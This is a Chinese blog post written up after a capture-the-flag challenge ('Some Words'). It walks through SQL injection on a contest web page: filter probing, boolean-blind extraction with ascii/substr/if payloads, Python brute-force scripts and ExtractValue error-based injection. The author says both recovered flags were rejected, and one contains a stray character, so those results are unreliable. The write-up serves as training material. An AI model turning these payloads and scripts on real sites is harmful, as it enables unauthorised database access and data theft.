第三届上海市大学生网络安全大赛WebWP题目Some Words

原创

VVeaker 于 2020-10-26 21:51:24 发布 515 收藏

分类专栏： WP 文章标签： mysql 数据库 web

本文链接：https://blog.csdn.net/u011250160/article/details/109256785

主页


http://20dea9f5b3da4db1bb7fe3472e9d6096d924f1e154ab4473.changame.ichunqiu.com/index.php

我的消息

http://20dea9f5b3da4db1bb7fe3472e9d6096d924f1e154ab4473.changame.ichunqiu.com/index.php?id=1

试探sql注入

http://20dea9f5b3da4db1bb7fe3472e9d6096d924f1e154ab4473.changame.ichunqiu.com/index.php?id=1‘



报错说明存在注入漏洞，根据报错信息，说明后台使用的是MySQL


判断可注入的语句

http://20dea9f5b3da4db1bb7fe3472e9d6096d924f1e154ab4473.changame.ichunqiu.com/index.php?id=1 and 1

说明and 1是不能构成注入的，猜测可能and被过滤了

为了验证and是不是被过滤了，换成or构成一条语句

http://20dea9f5b3da4db1bb7fe3472e9d6096d924f1e154ab4473.changame.ichunqiu.com/index.php?id=0 or 1



Hello Hacker!!

因为0 or 1 的结果是1，所以显示的结果是和id=1是一样的，说明or可以使用，而and不能
进一步测试
http://20dea9f5b3da4db1bb7fe3472e9d6096d924f1e154ab4473.changame.ichunqiu.com/index.php?id=0 or 1=1
页面返回的是 stupid hacker233
和上一次的对比可以发现“=”也是不能用的
既然“=”不能用，那我们试试“>”和“<”
http://20dea9f5b3da4db1bb7fe3472e9d6096d924f1e154ab4473.changame.ichunqiu.com/index.php?id=0 or 1>0
http://20dea9f5b3da4db1bb7fe3472e9d6096d924f1e154ab4473.changame.ichunqiu.com/index.php?id=0 or 1<2
网页返回的仍旧是id=1的界面，说明“>”和“<”是可以使用的
接下来我们就可以爆破了
http://20dea9f5b3da4db1bb7fe3472e9d6096d924f1e154ab4473.changame.ichunqiu.com/index.php?id=0 or
if((ascii(substr((select database()),1,1))<50),1,0)

我们一句一句看一下
select database() 查询当前数据库的名称
substr((select database()),1,1) 的文档是substr(string,start,count)
所以这句话的意思是从1开始取数据库名字取出一位，也就是取出数据库名字的第一位
ascii() 返回字符串第一位的ascii值
if(expr1,expr2,expr3)，如果expr1的值为true，则返回expr2的值，如果expr1的值为false，则返回expr3的值
所以组合在一起我们可以根据ascii码，判断出数据库名称的第一位是什么

http://20dea9f5b3da4db1bb7fe3472e9d6096d924f1e154ab4473.changame.ichunqiu.com/index.php?id=0 or
if((ascii(substr((select database()),1,1))>119),1,0)返回的界面和id=0是一样的
http://20dea9f5b3da4db1bb7fe3472e9d6096d924f1e154ab4473.changame.ichunqiu.com/index.php?id=0 or
if((ascii(substr((select database()),1,1))>118),1,0)返回的界面和id=1是一样的
说明数据库名称的第一位的ascii码是119对照ascii表就是"w"

但是我们这样一个一个去试也太慢了吧！！！
所以写个脚本帮我们去爆破数据库的名字吧

```python
import requests

for i in range(1,2):
    result = ''
    for j in range(33,123):
        url = 'http://9ba73b383d55406aa1d6d28e7cbff419b8b5cc30b6d14b82.changame.ichunqiu.com/index.php?'
        payload = 'id=0 or if((ascii(substr((select database()),{iii},1))>{jjj}),1,0)'
        s = payload.format(iii=str(i),jjj=str(j))
        url = url + s
        ret = requests.get(url)
        result = s + "\t" + str(i) + "\t" + str(j)
        if 'Hello' in ret.text:
            result += "\tsuccess"
        else:
            result += "\tfail"
        print(result)
```

```
id=0 or if((ascii(substr((select database()),1,1))>117),1,0)    1   117 success
id=0 or if((ascii(substr((select database()),1,1))>118),1,0)    1   118 success
id=0 or if((ascii(substr((select database()),1,1))>119),1,0)    1   119 fail
id=0 or if((ascii(substr((select database()),1,1))>120),1,0)    1   120 fail
```

原理就是这样，接下来改进一下脚本，结果我们只希望看到数据库的名字

```python
import requests
database_name=''
for i in range(1,10):
    result = ''
    for j in range(33,123):
        url = 'http://9ba73b383d55406aa1d6d28e7cbff419b8b5cc30b6d14b82.changame.ichunqiu.com/index.php?'
        payload = 'id=0 or if((ascii(substr((select database()),{iii},1))>{jjj}),1,0)'
        s = payload.format(iii=str(i),jjj=str(j))
        url = url + s
        ret = requests.get(url)
        if 'Hello' not in ret.text:
            database_name += chr(j)
            break
print(database_name)
```

```
words!!!!
```

这里我们不知道数据库名字有多长，就定了9位，因为我们第二个循环是从33开始跑的，33对应的ascii就是“!”，所以数据库的名字就是words

接下来爆破表名：

http://dfce75d8d9164f3ebad89459a42f515141c9d0308acc49cb.changame.ichunqiu.com/index.php?id=0 or if((ascii(substr((select table_name from information_schema.tables limit 1),1,1))>35),1,0)

测试第一个表名得出 CHARACJER_SETS


http://dfce75d8d9164f3ebad89459a42f515141c9d0308acc49cb.changame.ichunqiu.com/index.php?id=0 or if((ascii(substr((select table_name from information_schema.tables limit 1， 1),1,1))>35),1,0)

测试第一个表名得出 COLLATIONS

代码爆破表名：

```
import requests
for k in range(1,50):
    database_name = ''
    for i in range(1,10):
        result = ''
        for j in range(33,123):
            url = 'http://dfce75d8d9164f3ebad89459a42f515141c9d0308acc49cb.changame.ichunqiu.com/index.php?'
            payload = 'id=0 or if((ascii(substr((select table_name from information_schema.tables limit {kkk},1)
,{iii},1))>{jjj}),1,0)'
            s = payload.format(kkk=str(k),iii=str(i),jjj=str(j))
            url = url + s
            ret = requests.get(url)
            if 'Hello' not in ret.text:
                database_name += chr(j)
                break
    print(database_name)
```

慢慢爆破总会全爆出来的



另一种思路，报错注入


http://29a316c714184d549125250e64bf4d5a215fb56d9d3543bf.changame.ichunqiu.com/index.php?id=1 or ExtractValue(0,concat(0x27,(select table_name from information_schema.tables limit 81,1)))

代码：

```
import re
import requests
for i in range(1,100):

    url = 'http://961f6e3d1a9747de93aa4d0425134ec53340173ff4d64973.changame.ichunqiu.com/index.php?' \
      'id=1 or ExtractValue(0,concat(0x27,(select table_name from information_schema.tables limit %s,1)))'%i
    req = requests.get(url=url)
    print(i,end='  ')
    print(req.text[-29:-1])
```

一共发现82条报错信息
可以看到里面有个表 f14g



接下来查字段

http://961f6e3d1a9747de93aa4d0425134ec53340173ff4d64973.changame.ichunqiu.com/index.php?id=0 or if((ascii(substr((select count(*) from f14g),1,1))>48),1,0)
网页显示和id=1一样，即为正常

http://961f6e3d1a9747de93aa4d0425134ec53340173ff4d64973.changame.ichunqiu.com/index.php?id=0 or if((ascii(substr((select count(*) from f14g),1,1))>49),1,0)
网页显示和id=0一样，ascii 49 的值是1，所以f14g里只有一条记录

最后爆破里面的内容
http://e3d418c9cffe49af9f98159d7ba523a283e029997fd94614.changame.ichunqiu.com/index.php?id=0 or if((ascii(substr((select * from f14g limit 1),1,1))>101),1,0)
网页显示和id=1一样，即为正常

http://e3d418c9cffe49af9f98159d7ba523a283e029997fd94614.changame.ichunqiu.com/index.php?id=0 or if((ascii(substr((select * from f14g limit 1),1,1))>102),1,0)
网页显示和id=0一样，ascii 102 的值为f
代码爆破：

```
import requests
flag = ''
for i in range(1,50):
    for j in range(32, 126):
        url = 'http://fc57d5d7846649fbb0b9feef505a1223dd6dada8bf764b43.changame.ichunqiu.com/index.php?' \
              'id=0 or if((ascii(substr((select * from f14g),'+str(i)+',1))>'+str(j)+'),1,0)'
        ret = requests.get(url=url)
        if 'Hello' not in ret.text:
            flag += chr(j)
            break
print(flag)
```

结果：

```
D:\python3.85\python.exe C:/Users/Administrat
flag{60c8601e-213c-493b-84c3-87&a31e7b21e}
```

另一种得到flag的方法(报错)：

```python
import re
import requests


url = 'http://84890951cb6a4a5880e1f273e0211de35de383ad4db5423c.changame.ichunqiu.com/index.php?' \
  'id=1 or ExtractValue(0,concat(0x27,(select * from f14g)))'
req = requests.get(url=url)

print(req.text)
```

```
test
        </ul>
    </div>
    </div>
</nav>
</body>
</html>
XPATH syntax error: ''flag{f1491941-fbd8-4e96-a688-e9'
```

前半段flag


```python
import re
import requests


url = 'http://84890951cb6a4a5880e1f273e0211de35de383ad4db5423c.changame.ichunqiu.com/index.php?' \
  'id=1 or ExtractValue(0,concat(0x27,substr((select * from f14g),20,50)))'
req = requests.get(url=url)

print(req.text)
```

```
test
        </ul>
    </div>
    </div>
</nav>
</body>
</html>
XPATH syntax error: '4e96-a688-e9e2cab0ae99}'
```

后半段的flag

重点来了，我用两种方法得出的flag去提交竟然都是错误！！！

求大佬指教！

ichunqiu-Web-Some Words